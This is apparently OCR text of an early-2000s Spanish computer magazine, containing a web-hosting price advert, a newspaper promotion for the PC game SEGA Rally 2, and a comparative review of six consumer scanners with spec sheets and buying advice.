Más de 25.000 clientes (particulares, asociaciones...) se benefician a diario de nuestro servicio: una disponibilidad del 99,9%, y un servicio de asistencia todos los días de la semana de 8

¡SATISFECHO O LE DEVOLVEMOS SU DINERO*!

Pack Web DOMINIO

- SU DOMINIO .COM .NET .ORG CON NETWORK SOLUTIONS
- REDIRECCIÓN DE SU DOMINIO
- SERVICIO DNS

.INFO .BIZ
¡ al mismo precio que .com !

Pack Web MAIL

- SU DOMINIO .COM, .NET, .ORG
- REDIRECCIÓN WEB TRANSPARENTE
- REDIRECCIÓN DE SUS E-MAILS
- 10 CUENTAS DE CORREO POP
- ALIAS DE E-MAILS ILIMITADOS
- LISTAS DE CORREO
- PARAMETRIZACIÓN DE SUS META-TAGS

** TRANSFIERA O RENUEVA SUS NOMBRES DE DOMINIO GRATUITAMENTE **

1€ / mes
Todo Incluido
Alta del servicio incluida
Sin ningún recargo adicional

3€ / mes
Todo incluido
Alta del servicio incluida
Sin ningún recargo adicional

¡SATISFECHO O LE DEVOLVEMOS SU DINERO*!

Pack Web PRO

- SU DOMINIO .COM, .NET, .ORG
- 10 CUENTAS DE CORREO POP
- ALIAS DE E-MAILS ILIMITADOS
- REDIRECCIÓN DE SUS E-MAILS
- ALOJAMIENTO DE SU SITIO WEB CON 100 MB
- 10 ACCESOS FTP PRIVADOS

Pack Web PLATINIUM

- SU DOMINIO .COM, .NET, .ORG
- 10 CUENTAS DE CORREO POP
- ALIAS DE E-MAILS ILIMITADOS
- REDIRECCIÓN DE SUS E-MAILS
- ALOJAMIENTO DE SU SITIO WEB CON 100 MB EN DISCOS REDUNDANTES
- 10 ACCESOS FTP PRIVADOS

TRÁFICO ILIMITADO

7,5€ / mes
Todo incluido
Alta del servicio incluida
Sin ningun recargo adicional

15€ / mes
Todo Incluido
Alta del servicio incluida
Sin ningún recargo adicional

CARACTERÍSTICAS COMUNES
• REGISTRO DE SU NOMBRE DE DOMINIO .COM, .NET, .ORG CON NETWORK SOLUTIONS • Cuota de interNIC incluida • CORREOS ELECTRÓNICOS PERSONALIZADOS ◗ 10 CUENTAS DE CORREO POP (con redirecciones ilimitadas) ◗ Redirección automática por correo o para todos sus correos ◗ Servicio de respuesta automática ◗ Lista de correo (mailing list) ◗ Acceso por webmail • ALOJAMIENTO DE SU SITIO WEB DINÁMICO CON 100 MB ◗ Repertorio CGI privado ◗ Extension SSI y Frontpage ◗10 Accesos FTP privados ◗ Base de datos MySQL 3.23 ◗ Lenguaje de los scripts Perl 5.0, PHP4 ◗ Estadisticas detalladas & Control ◗ Administración simplificada en línea ◗ Foro clientes ◗ Servicio técnico por correo electrónico todos los días de 8 a 24h.

LAS OPCIONES
◗ .ES: + 5 €/MES ◗ .BE: + 1 €/MES
◗ TARIFAS DECRECIENTES: 3 AÑOS (-10%), 5 AÑOS (-15%), 10 AÑOS (-20%)
◗ 10 CUENTAS POP SUPLEMENTARIOS: + 1,82 €/MES (100 POP MAX.)
◗ 100 MB SUPLEMENTARIOS : + 3,65 €/MES (1 GB MAX.)

NOMBRES DE DOMINIO | CORREOS PERSONALIZADOS | ALOJAMIENTO | E-COMERCIO | SERVIDORES DEDICADOS | SOLICITAR

NETWORK SOLUTIONS® A VeriSign® Company
Premier Gold Partner

Pago seguro con BBVA

www.amen-es.com

de Lunes a Viernes, de 9h a 21h
902 165 902

Visite http://contribuidores.amen-es.com

Amen-es.com: C.I.F. B 8

Disfruta en tu ordenador de toda la emoción y realismo de SEGA RALLY 2. Elige el Lancia™ Delta HF Integrale, o quizás prefieras el

Toyota™ Celica GT-Four, o probar cómo se las "gasta" el Subaru™ Impreza 555. Tienes hasta 18 modelos donde escoger. Comienza

la cuenta atrás, pisas a fondo el acelerador y tu coche se dispara hacia el primer puesto de control. Tu corazón se acelera, toda tu

habilidad es necesaria para agarrarte al trazado, sigue las indicaciones de tu copiloto... Los circuitos te retan:, Cataluña, Sahara

Indonesia, Córcega, Finlandia, Montecarlo... Auténtica diversión.

¡¡Bienvenido a los Mejores Videojuegos del Mundo!!

© Sega Enterprises, Ltd. Editado por Sega Interactive. Empire Interactive es una marca registrada de Entertainment International (UK) Ltd. Todos los derechos reservados. Todas las marcas registradas son propiedad de sus respectivos dueños. Sólo se vende en el país

SEGA RALLY 2
EL DOMINGO 3 DE MARZO
SÓLO CON EL MUNDO

4'95€

SEGA RALLY 2 por sólo 4,95 euros (824 pesetas) más.


- Disfruta exactamente igual que con la recreativa
- 18 modelos de coches preparados para la competición
- Ajustes de suspensión, neumáticos, tracción, frenos...
- 16 circuitos con trazados de asfalto, grava, nieve y hielo
- Condiciones atmosféricas variables: día y noche, lluvia, sol, niebla, nieve o granizo
- Avisos del copiloto para afrontar curvas, tramos de barro, capas de hielo, saltos, desniveles, cambios de rasante...
- "Moviola" de las carreras filmadas con hasta 15 cámaras distintas
- Múltiples modos de juego: Entrenamiento, Arcade, Campeonato 10 años, Contrarreloj y opción de 2 jugadores
- Carreras de hasta 4 jugadores por red e Internet
- Incluye Manual de Usuario con las pistas esenciales para superar cada circuito y vencer en el Campeonato Mundial.

TRADUCIDO Y DOBLADO AL CASTELLANO

EL MUNDO
www.elmundo.es


EL MUNDO DEL DOMINGO pone a tu alcance en exclusiva SEGA RALLY 2, el primero de Los Mejores Videojuegos del Mundo. Una colección de 10 títulos que recorre los géneros de juegos para ordenador de mayor éxito. Teléfono de atención al cliente e información al suscriptor **902 21 33 21**

10 de Marzo



17 de Marzo

24 de Marzo



Cada domingo una nueva entrega de la colección. Sólo con EL MUNDO.

© Sega Enterprises Ltd. Editado por Empire Interactive. Empire Interactive es una marca registrada de Entertainment Licensing Inc. (UK) ... a los derechos reservados. Todas las marcas registradas son propiedad de sus respectivos titulares. Promoción válida solamente en el territorio nacional

Escáneres

Plasma tus

El escáner es un elemento imprescindible en el escritorio del usuario del PC. Son muchos sus cometidos y todos ellos resultan útiles: captación de imágenes impresas, tratamiento de las mismas, conversión de textos a formato digital, y otras y variadas aplicaciones. En esta comparativa son seis los escáneres que presentamos: lo último en digitalización documental.

Texto: Miguel Ángel Lladó

La evolución de los escáneres de gama media y baja parece haberse estancado en los últimos tiempos. No se quiere decir con ello que sea malo o una desventaja, si no que ya parecen cubrir casi todas las necesidades del usuario doméstico. Estamos dejando de lado, porque no son objeto de esta comparativa, los escáneres profesionales, industriales, etcétera, ya que por precio son inasequibles para aquellos que no tienen en ellos una herramienta imprescindible. Este estancamiento está lleno de buenas prestaciones, con velocidades más que aceptables y resultados, en cuanto a calidad, excelentes. Las mejoras se han producido, y siguen produciéndose, en la interfaz de comunicaciones con el PC y las velocidades y calidades de digitalización. En este sentido, triunfa drásticamente, por precio, resultados y facilidad en la instalación, la interfaz USB que ya se ha generalizado casi por completo en estos dispositivos. Esta circunstancia deviene en detrimento del antes popular SCSI o de las mediocres soluciones por puerto paralelo. Por otra parte, las siempre complicadas y comprometidas soluciones propietarias han desaparecido por completo para alivio de aquellos que saltaron en su tiempo de un sistema operativo a otro y perdieron el escáner que atesoraban con tanto mimo. Profundidades superiores a los 42 bits, interpoladas por hardware o software, y páginas digitalizadas por completo en pocos segundos, poco más se puede aportar que perciba el ojo humano. A ello se une la cada vez mayor utilidad del software OCR (reconocimiento de caracteres). A un año vista desde la última comparativa de escáneres, los precios han bajado y la calidad se ha mantenido estable. En estas seis muestras se aprecia esta situación claramente.

imágenes en el PC

hp scanjet 5940c

Precio: 449 € **Fabricante:** hp

- Veloz y silencioso
- Display LCD
- Enorme calidad en las digitalizaciones
- Interfaz paralelo y USB
- Resulta un poco grande

Ficha técnica

Resolución óptica 2400 ppp
Interfaz Paralelo y USB
Profundidad de color 48 bits
Sistemas operativos Windows, Apple
Área de escaneado 216x297 mm
Garantía 1 año

Un nuevo acierto de hp

CanoScan D1250U2 FSE

Precio: 294,94 € **Fabricante:** Canon

- Excelente diseño
- Calidad pareja a hp
- Buen conjunto de software
- Interfaz SCSI con tarjeta incorporada
- No incluye alimentador

Ficha técnica

Resolución óptica 2400 ppp
Interfaz USB
Profundidad de color 48 bits
Sistemas operativos Windows, Apple
Área de escaneado 216x297 mm
Garantía 1 año

Un escáner competente

EPSON 1250

Precio: 161,67 € **Fabricante:** EPSON

- Buen diseño
- Resultados con gran calidad
- Buena resolución óptica
- Sin display LCD
- Zoom algo corto

Ficha técnica

Resolución óptica 2400 ppp
Interfaz USB
Profundidad de color 48 bits
Sistemas operativos Windows
Área de escaneado 216x297 mm
Garantía 1 año

En la línea de calidad habitual de EPSON

Plustek U24

Precio: 169,99 € **Fabricante:** Plustek

- Buena resolución óptica
- Precio
- Profundidad de color en la línea de otros escáneres
- Pocas opciones
- Escaso de software

Ficha técnica

Resolución óptica 2400 ppp
Interfaz USB
Profundidad de color 48 bits
Sistemas operativos Windows
Área de escaneado 216x297 mm
Garantía 1 año

Correcto, sin más

Acer 1240 UT

Precio: 192,75 € **Fabricante:** Acer

- Bien de velocidad
- Interfaz USB
- Digitalización en una pasada
- Escaso de resolución óptica
- Poca resolución por hardware

Ficha técnica

Resolución óptica 1200 ppp
Interfaz USB
Profundidad de color 48 bits
Sistemas operativos Windows
Área de escaneado 216x297 mm
Garantía 1 año

Mucho ruido y pocas nueces

Trust 19200

Precio: 87,73 € **Fabricante:** Trust

- Interfaz USB
- No necesita de alimentación externa
- Ligero y de muy buen diseño
- Parco en características
- Demasiado orientado a Internet

Ficha técnica

Resolución óptica 600 ppp
Interfaz USB
Profundidad de color 36 bits
Sistemas operativos Windows
Área de escaneado 216x297 mm
Garantía 1 año

Un escáner que ya se queda corto

En la línea de calidad de hp

hp scanjet 5490c

Por más que miramos con lupa los productos de hp que llegan a nuestras manos, no conseguimos encontrarles defectos. En esta comparativa, ganan otra vez.

Nos pongamos como nos pongamos, hp no falla. Esta es la realidad y así debe transmitirse. Habitualmente, miramos los productos de hp con especial cuidado, intentando entresacar defectos destacables que puedan apagar sus virtudes. Lo intentamos a ver si es posible que quede en un segundo o tercer puesto en nuestras comparativas... O que ni siquiera figure entre los ganadores. Pero hasta el momento no lo hemos conseguido. Con este escáner demuestra por qué es uno de los grandes en el mundo de la digitalización y lleva tanto tiempo ofreciendo productos fiables y sin problemas.

En esta ocasión, el hp 5490C se convierte en la opción perfecta para aquellos usuarios domésticos que no quieren sacrificar la calidad a costa de pagar un precio por encima de la media. Y aquí, en la calidad, es donde hp no defrauda. El 5490C es capaz de alcanzar una resolución óptica de 2400 ppp; tampoco se queda corto en la resolución por hardware, de 2400x2400 ppp, llegando incluso a ofrecer una resolución mejorada por software que no parece tener límites (de hecho no los tiene).

Otro acierto es incorporar dos interfaces en lugar de una, paralelo y USB, lo que extiende este escáner hasta los dominios de Apple, NT o Unix, donde el puerto USB es todavía algo difícil de usar e interpretar. Por si fuera poco, a parte de la comodidad del interesante número de botones que trae, un total de cinco, contiene en su frontal un display LCD que informa del estado y actividades del dispositivo, ofreciendo una información autónoma con respecto a la comunicación directa del ordenador.

Se incluye en el paquete un alimentador con capacidad para veinticinco hojas y el correspondiente adaptador de diapositivas.

Técnicamente supera al resto de productos vistos en esta comparativa, con dos sensores CCD, capacidad para alcanzar una vista previa en menos de ocho segundos y un escalado sin parangón, que llega de un diez por cien hasta la friolera del dos mil por cien, apenas sin pestañear.

Como no podía ser menos, la profundidad de color es de 48 bits, aunque esto es una interpolación sobre una base de 42 bits por hardware, profundidad con la que vamos sobrados para todas las necesidades que deberemos cubrir con un escáner doméstico de este tipo.

Así pues, hp presenta un producto que sencillamente abruma por lo cuidado de su acabado y sus altísimas prestaciones. Lógicamente, se incluyen los controladores para todos los sistemas operativos a los que el escáner es accesible y un interesante paquete de software para que puedas comenzar a trabajar con él desde el principio. Pese al precio, muy recomendable si no quieres tener problemas de compatibilidad o rendimiento en un futuro.

En lo relativo a nuestras pruebas, su comportamiento ha sido ejemplar en todos los niveles tratados.

A ello se une la estabilidad de los controladores TWAIN y su entendimiento con la API del sistema operativo. De modo que sin pegas, por mucho que insistamos en encontrárselas.

Aparte del interesante número de controles, contiene en su frontal un display LCD que permite visualizar estado y actividad

Un gran panel de control

Lo que encuentras con hp es justo lo que necesitas para obtener el máximo rendimiento entre usuario y máquina. Gracias a sus numerosos botones, un total de seis, y un display completo y versátil, es posible controlar programas desde su frontal, así como visualizar número de copias o estado del escaneo en todo momento. hp está mejorando en sus nuevas gamas esta parte del escáner.

Interpolación

Aunque aún presente, el tema de la resolución interpolada queda con herencia de los antiguos escáneres cuyas prestaciones, aún muy reducidas, parecían ampliarse con este método de simulación. Hoy en día, cada vez aparece menos, aunque tiene cierta presencia con ciertas emulaciones que acercan las prestaciones de los escáneres de sobremesa a los profesionales con sus espectaculares características. La interpolación no es más que una ampliación de las imágenes donde los píxeles restantes se rellenan mediante un proceso que lleva a cabo un software en concreto. En realidad, casi con cualquier paquete de software puedes realizar ésto, sustituyendo, incluso, al propio escáner y mejorando sus resultados. La interpolación es algo que cuenta cada vez menos en un escáner, ya que figura en gran parte de ellos como un elemento añadido al que no debes prestar mucha atención a la hora de adquirir este dispositivo. Eso si no es por algo que te interesa realmente o tiene un elevado coste. Lo importante es la resolución sin interpolar. Es decir, por hardware, ya que esta será la que dé los resultados más realistas con respecto a la imagen a digitalizar por tratarse de la imagen real, captada mediante óptica precisa de con alta precisión de escaneado. Con lo cual, las prestaciones de un escáner se establecen por la resolución sin interpolar y la interpolada queda como vestigio de tiempos mucho peores que éstos, donde había que simular aquello que por precio aún resultaba inalcanzable. Como vemos, las mejoras siguen revirtiendo en nuestro provecho.

La tradición digitalizadora de Canon

Canon D1250U2 FSE

Canon es otro nombre con tradición en el sector. Su escáner es muy bueno, aunque el nivel de calidad que presenta está ligeramente por debajo del ofrecido por hp.

Es costumbre de Canon traer hasta nuestras páginas productos novísimos que suponen la vanguardia en su producción, en uno u otro apartado. En este caso, estamos ante uno de ellos. Se trata de un escáner lleno de prestaciones que se equiparan a las que presenta hp con su producto. No nos ha defraudado ni en su velocidad, calidad o rendimiento, manteniéndose a gran altura en todos los apartados. De diseño agradable y formas redondeadas, aunque quizá un tanto voluminoso, es capaz de alcanzar una resolución óptica de 2400 ppp, igualando en la resolución por hardware a hp con sus 2400x2400 ppp. En cuanto a su resolución mejorada por software, es capaz de llegar a cotas que probablemente nunca llegues a utilizar, máxime si tus digitalizaciones están orientadas a Internet más que al mundo de la impresión sobre soporte de papel. Es capaz de digitalizar mediante la técnica de barrido único, lo que acelera y mejora el trabajo al no tener que soportar más de un barrido. Se queda, sin embargo, escaso en el número de botones que trae, tan sólo uno, y la total ausencia de un display LCD para mostrar las actividades que el escáner realiza en cada momento. Hemos de decir en su descargo, que hp ha sido el único de esta comparativa en incorporar esta funcionalidad, así que podemos interpretarlo como un defecto parcial que no debe ser tenido en cuenta a la hora de seleccionar este producto para su compra. Es, por el contrario, un acierto el tipo de interfaz que incorpora, SCSI, por velocidad, rendimiento y estabilidad. Hemos apreciado en nuestras pruebas una mejora de rendimiento con respecto a otros productos gracias a esta interfaz. Para mejorar aún más las cosas, incluye su propia tarjeta adaptadora, un modelo sencillo de Adaptec (brillante también la selección de la marca) para que no tengas que preocuparte por tener previamente una si quieres hacerlo funcionar desde el primer momento.

En lo referente a la profundidad de color, posee los 48 bits que, como veremos más adelante en esta comparativa, es ya una norma salvo contadas excepciones. No dispone de alimentador ni de adaptador de diapositivas y transparencias, lo que lo limita y restringe para todos aquellos que piensen en el escáner como algo más que un medio de digitalización de imágenes destinadas a Internet. Hemos visto en esto algo sorprendente, puesto que con la incorporación de la interfaz SCSI interpretábamos el producto muy orientado al campo semiprofesional. En lo que a su velocidad respecta, es parecida a la del escáner de hp, aunque ha resultado un poco más ruidoso. En las pruebas se ha comportado a la altura del primero, sin defectos ni ruido apreciable y con una brillantez y definición en el color que es preciso mencionar. Hay que destacar la calidad de la interfaz, algo que el usuario debe comprobar como una mejora general en el rendimiento del equipo y su manejabilidad.

Mediante software, este escáner es capaz de alcanzar cotas de calidad que, probablemente nunca llegues a utilizar

Siguiendo la estética de Canon

Canon demuestra con toda la gama de CanoScan que la potencia no tiene por qué desmejorar la imagen externa del escáner. Con este escáner, de nuevo acabado en color azul oscuro, se continúa implementando los botones de su frontal, tres, programables y eficaces para tareas rápidas como escanear y adjuntar archivos al correo electrónico o a un documento de texto.

Las distintas interfaces

Hemos hablado muy brevemente de ellos en la presentación de esta comparativa, pero tienen una importancia crucial para nuestro escáner. En realidad, hay una máxima muy simple para este aspecto: cuantas más interfaces mejor. Así de simple. El objetivo sería un escáner con las tres: SCSI, USB y paralelo (o incluso serie). La realidad es distinta. Aunque modelos hay para todos los gustos, lo habitual suele ser una interfaz o, como mucho, dos. En el caso de calidades está más claro: la mejor y más estable es la SCSI, por velocidad, prestaciones y también facilidad de instalación, si ya tienes bien montada en tu equipo la tarjeta SCSI; después podrías apuntar a la USB, que se instala también fácilmente aunque se muestra más lenta que la SCSI; por último, la interfaz paralelo, vestigio del pasado y con pésimos resultados para muchos y muy sufridos usuarios que no consiguieron nunca que su escáner funcionara con total corrección; de la serie, ni hablamos, que eso queda para los UNIX. Lo que también está muy claro es el tema del precio. La SCSI queda muy por encima del resto, así que será un aspecto de peso a la hora de seleccionar el escáner. Pero claro, también hay que tener en cuenta el número de prestaciones que ofrece cada modelo. De todo ello, y resumiendo, podemos extraer como moraleja que por algo será el triunfo de la interfaz USB. Es rápida, va bien y se instala sin problemas. Y el precio también cuenta.

Un escáner de altura

EPSON 1250

Otra compañía que acostumbra a traer productos nuevos y de calidad a nuestras comparativas es EPSON. En el caso del escáner que nos ocupa, una vez más es cierto. Rápido, bueno y eficaz son los adjetivos para definirlo.

Estamos ante otro producto de semejantes prestaciones con respecto a los vistos hasta el momento. Que haya quedado por debajo se debe fundamentalmente a que ha dado niveles de rendimiento un poco por debajo de sus competidores. Aunque luego no se vea reflejado, su puesto en el podio de nuestra comparativa (hemos seleccionado productos en distintos ámbitos de consumo), sí puede considerarse como tercero en lo que respecta a calidad y eficacia. Esta calidad se cifra en primer lugar en sus características técnicas, con una resolución óptica de 2400 ppp que lo iguala a los productos vistos hasta ahora. En lo relativo a la resolución por hardware, también dispone de los ya necesarios 2400x2400 ppp, con una resolución mejorada por software que alcanza, igualmente, resoluciones virtualmente ilimitadas.
Dispone de tres botones en su frontal, que es más de lo que ofrecen otros escáneres, exceptuando el modelo de hp y el de Plustek, menor en prestaciones que EPSON pero muy cuidado en su acabado. No dispone de ningún tipo de display informativo en su frontal, siendo la luz de actividad el único indicativo que posee.
La profundidad de color, como ya es norma, es de 48 bits, como en otros casos también modificada por software sobre una base de 42 bits por hardware. Se trata de profundidades de color difícilmente perceptibles por el ojo humano, que se añaden como especial aditamento a las funciones de este poderoso escáner.
La interfaz, como también es norma en gran parte de los escáneres vistos, es USB, no disponiendo de otra alternativa incorporada.
Esta interfaz, que representa una virtud a la hora de configurar el dispositivo, es una importante cortapisa si tienes pensado trabajar con otro sistema operativo que no sea Windows 9.x, xp o 2000, ya que NT es incapaz de trabajar con esta interfaz al igual que muchos UNIX, incluyendo un Linux cuyo soporte USB aún está pendiente de mejorar.
En lo relativo a la velocidad, es capaz de digitalizar de una pasada, aunque se ha mostrado un poco más lento que los modelos de hp o Canon. El escalado se mantiene en la norma, por encima con respecto a los modelos de gama baja, aunque no alcanza los resultados espectaculares de hp.
El paquete de software incluido es bastante interesante y completo, incluyendo programas de tratamiento de imágenes, OCR y otros directamente relacionados con la publicación de contenidos en Internet.
En las pruebas redundamos sobre lo que ya hemos dicho: velocidad y fiabilidad, con buenos resultados en cuanto a la calidad y ninguna distorsión o irregularidad.
Así pues, también podemos recomendar este producto de EPSON sin temor a equivocarnos, siendo una alternativa igualmente valorable frente a hp o Canon. Seguro que no nos equivocamos.

El paquete de software incluido es muy completo, incluyendo programas de tratamiento de OCR y otros relacionados con la publicación de contenidos en Internet

Amplio, intuitivo y funcional

Cuatro botones son lo que EPSON plasma como interfaz idónea para el manejo del escáner. Lo consigue gracias a un botón de escaneo en tamaño mayor que el resto, así como tres botones contiguos que pueden ser personalizados y cuya facilidad de uso ponen al usuario las cosas más fáciles cuando navega por el sistema y necesita digitalización urgente de documentos.

Comprar un escáner

Cosas a tener en cuenta cuando pretendemos comprar un escáner. Seremos breves para ser también más claros:

• Resolución: mayor resolución no supone más calidad. Un escáner puede tener mucha resolución y poca calidad. Cuidado con esto. Aunque para la web bastan 300 puntos y para las imágenes de calidad 600, debemos apuntar a un escáner con 1200 puntos por pulgada.

• Profundidad de color: se trata de un dato un tanto engañoso. Aunque veamos profundidades de 42 bits, el escáner podrá digitalizar con 24 bits y luego interpolar hasta 42 por hardware. Hay incluso modelos que pasan de los 42 bits por software. Así que deberemos pedir 42, aunque siendo conscientes de que están interpolados.


• Resolución interpolada: no es un dato relevante. Hay que fijarse en la resolución sin interpolar y olvidarse de esta. Es solo interesante para casos muy específicos, como el retoque fotográfico profesional donde se necesita una resolución realmente elevada, a veces interpolada por software para conseguir el máximo de detalles.

• Velocidad de adquisición: hay que centrarse en la velocidad a resoluciones medias o bajas, ya que estás son las más productivas. A resoluciones altas podemos esperar si no queremos pagar precios exorbitantes.

- Software: aquí lo tenemos claro. Cuanto más mejor. Hay que huir de las soluciones OEM. Es importante valorar los paquetes que se incluyen. Atención con las versiones demo.

Un viejo conocido que apuesta fuerte

Plustek OpticPro U24



Tampoco Plustek es desconocido. Después de funcionar durante mucho tiempo como marca OEM, se desmarca ahora con su propio sello, presentando un excelente escáner.

Muchos hemos tenido Plustek sin saberlo. Se trataba de un hardware que venía vestido con otras marcas, y era en el momento de buscar e instalar los controladores cuando nos dábamos cuenta de que teníamos un dispositivo de esta marca. Lo cierto es que lleva años con nosotros y funcionando muy bien con soluciones de bajo coste. En el caso que nos ocupa, esto se vuelve a cumplir.

El escáner de Plustek es sorprendente por muchas razones, aunque una en especial supera al resto de fabricantes con una idea de la que muchos deberían aprender. Pero vayamos por partes. En lo relativo a sus especificaciones técnicas, poco o nada tiene que envidiarle a sus más directos competidores: es capaz de alcanzar una resolución óptica de 2400 ppp, aunque en la resolución por hardware se queda ligeramente corto con unos valores de 1200x2400 ppp; en la parte de resolución mejorada limita a 19200 ppp, que aunque no son los valores ilimitados de otros escáneres, sí serán más que suficientes para cualquiera de las actividades de digitalización que desarrolles.

Por supuesto, como todos los de esta comparativa, digitaliza en un barrido único y dispone de una botonera compuesta por cuatro botones que te permitirán realizar ciertas tareas de acceso directo que facilitarán una vez más tu trabajo con el dispositivo.

La interfaz, para no quebrar la norma, es USB y no dispone de ninguna adicional, lo que una vez más limita el uso del escáner a ciertos sistemas operativos.

En cuanto a la velocidad, aunque no es excesivamente rápido, sí que realiza la pasada de vista previa con la suficiente celeridad como para no tener en cuenta una leve demora con respecto a otros escáneres. Por último, como el resto de dispositivos, dispone de un área de digitalización en formato letter (un poco más grande que DIN-A4). Pero retomamos su virtud más sorprendente: dispone de un buffer, algo que sólo se ve en los escáneres de gama alta, de 2 Megas con objeto de almacenar las imágenes digitalizadas, o parte de ellas, en este medio para acelerar las digitalizaciones. Toda una interesante virtud que, unida a sus buenas características, convierten a este producto en, a nuestro juicio, uno de los tres recomendados de nuestra comparativa.

Con respecto a las pruebas, ha demostrado una buena velocidad, poco ruido, estabilidad y agradable diseño. Quizá su cuarto puesto en la comparativa (aunque sí esté entre los recomendados) no le haga justicia, pero hemos tenido en cuenta la totalidad de sus capacidades técnicas para establecer una valoración objetiva. Así que, resumiendo, estamos ante un muy buen producto a un precio asequible que colmará todas tus necesidades a costa de sacrificar un poquito de resolución.

Recomendado.

Su virtud más sorprendente es que dispone de buffer, algo que sólo se ve en los escáneres de gama alta: un total de 2 Megas con objeto de almacenar las imágenes

Frontal escaso y poco visual

Los que acaben de comprar su primer ordenador y, junto a él, se tope con este escáner de Trust, puede encontrarse con una dificultad sin precedentes: guiarse por el software. No es que sea complicado manejar un programa de escaneo, pero es que su frontal apenas tiene las funciones que se requieren, caracterizadas con grandes iconos y que posibiliten digitalizar a la carta.

OCR. De la hoja al PC

Desde que Internet inunda nuestra vidas, incluyendo esas noticias de la tele que nos dicen que está llena de chicos malos, todo lo relativo a la imagen y las distintas vertientes de digitalización ha sufrido una considerable explosión: las Webcam, cámaras de vídeo digital, fotografía y, por supuesto, los escáneres. Pero Internet, y por extensión nuestra vida, no es sólo imagen, sino también texto, información, en definitiva. Una de las utilidades máximas y más brillantes de un escáner es su capacidad para, con la ayuda de un software de OCR, captar el texto proveniente de un documento y digitalizarlo para convertirlo en algo modificable y coherente. Y para esto sirven los programas de OCR (Optical Character Recognition o reconocimiento óptico de caracteres). Su avance en los últimos tiempos ha sido explosivo. Son cada vez mejores y más potentes. A ello ayuda mucho la potencia de los actuales ordenadores, que permiten sustanciales mejoras en los algoritmos de interpretación del texto mecanografiado.

El nivel de acierto de estos programas suele superar el 90% si el documento que se digitaliza es claramente legible. La salida que arrojan suele tener muchas variantes, pero entre otras destacan los documentos en Word o los que se convierten directamente en HTML. Su utilidad es ya indiscutible, aunque aún no alcanzan algo con lo que muchos ya sueñan: el reconocimiento del texto manuscrito. De todos modos, por precio y requisitos quedan fuera del alcance del usuario doméstico.

Un escáner moderado

Acer 1240 UT


Acer es cada vez más visible en el mercado. Lo demuestran todos sus productos cuya calidad crece día a día. En este caso, su escáner es modesto pero asequible y de buena calidad, aunque le falla ese nulo panel de control frontal.

Los dos últimos escáneres de la comparativa, corresponden definitivamente a la gama baja. Esto se nota mucho en su precio, aunque no tanto en su calidad, en el sentido de disponer de un producto modesto aunque con buenas funcionalidades. En el caso de Acer, que dispone en su catálogo de múltiples productos, incluyendo gamas altas, medias y bajas, presenta un escáner muy orientado al hogar y a Internet. Buena prueba de ello son sus características técnicas, donde pese a no haber nada realmente destacable o especial (recordamos una vez más el caso de Plustek) sí cumple con la media de requisitos que puedes esperar actualmente de un escáner. Lo vemos en su resolución óptica, de 1200 ppp, que tampoco son desdeñables para las actividades a las que muchos dedicarán el dispositivo. La resolución por hardware alcanza los 1200x1200 ppp y en la resolución mejorada se coloca en la media de la parte baja de nuestra tabla de dispositivos, unos 19200 ppp que cumplirán sobradamente con los objetivos a los que previsiblemente irá destinado. El sistema de digitalización es de barrido único, como no podía ser menos, y se queda un tanto escaso de botones, tan sólo uno. El diseño tampoco es su fuerte, más grande si cabe que el dispositivo de hp, pese a ofrecer una gama de características más baja y un tanto tosco de aspecto. Como el resto de escáneres, es capaz de alcanzar una profundidad de color de 48 bits; la interfaz que utiliza es USB, sin otras alternativas; y muestra la misma área de digitalización que el resto de escáneres vistos en la comparativa. Algo que se agradece en este dispositivo es que incorpora, de fábrica, un adaptador de transparencias que no tendrás que comprar separadamente, desmarcándose aquí de otros escáneres vistos en estas páginas, que venían con menos accesorios que un Seat Panda. En lo relativo al área de digitalización, sigue el mismo formato letter / DIN-A4 que los dispositivos competidores. Pese a todo, y con sus características técnicas más reducidas de lo habitual, se trata de un escáner que soluciona competentemente una actividad moderada de un usuario doméstico, que somos muchos.

En las pruebas se ha notado mucho las carencias técnicas del dispositivo, quedando en penúltimo lugar. Sin embargo, tiene en el precio un interesante atractivo que debe valorarse a la hora de adquirir un escáner, dado que no necesitarás gastar más si tus digitalizaciones van a ser muy esporádicas o exclusivamente orientadas a Internet. Un dispositivo ajustado pero con un comportamiento correcto en todos los niveles.

Algo que se agradece en este dispositivo es la incorporación de un adaptador de transparencias que permite realizar más tareas sin utilizar otros productos

¿Dónde están los botones?



Aún nos acordamos de aquellas primeras versiones de escáneres de los ahora gama baja, cuya resolución no alcanzaba 9600 puntos por pulgada y costaban unos 250 €. Con estos escáneres era imposible manejar el único botón frontal que poseían (por lo general, con la función Scan), ya que se encontraba bloqueado por software. Es decir, había que comprar software que activara dicho botón. Lamentable. Con este escáner ocurre más o menos lo mismo porque... ¡no tiene botón alguno! Esto es algo que puede disgustar a los usuarios que prefieren manejar la máquina al sistema operativo.

Cuestión de controladores

¿Qué controla a un escáner? En esencia, un escáner no tiene controladores como tales. Su controlador, su medio de transmisión, es la interfaz. En el caso SCSI, lo que más nos tiene que preocupar es que la tarjeta esté adecuadamente reconocida y soportada por el sistema operativo. Si se cumple este requisito el resto es cosa hecha. En el caso USB es todavía más sencillo: de todas el escáner aparece y, además, brillantemente identificado con su nombre y apellidos.

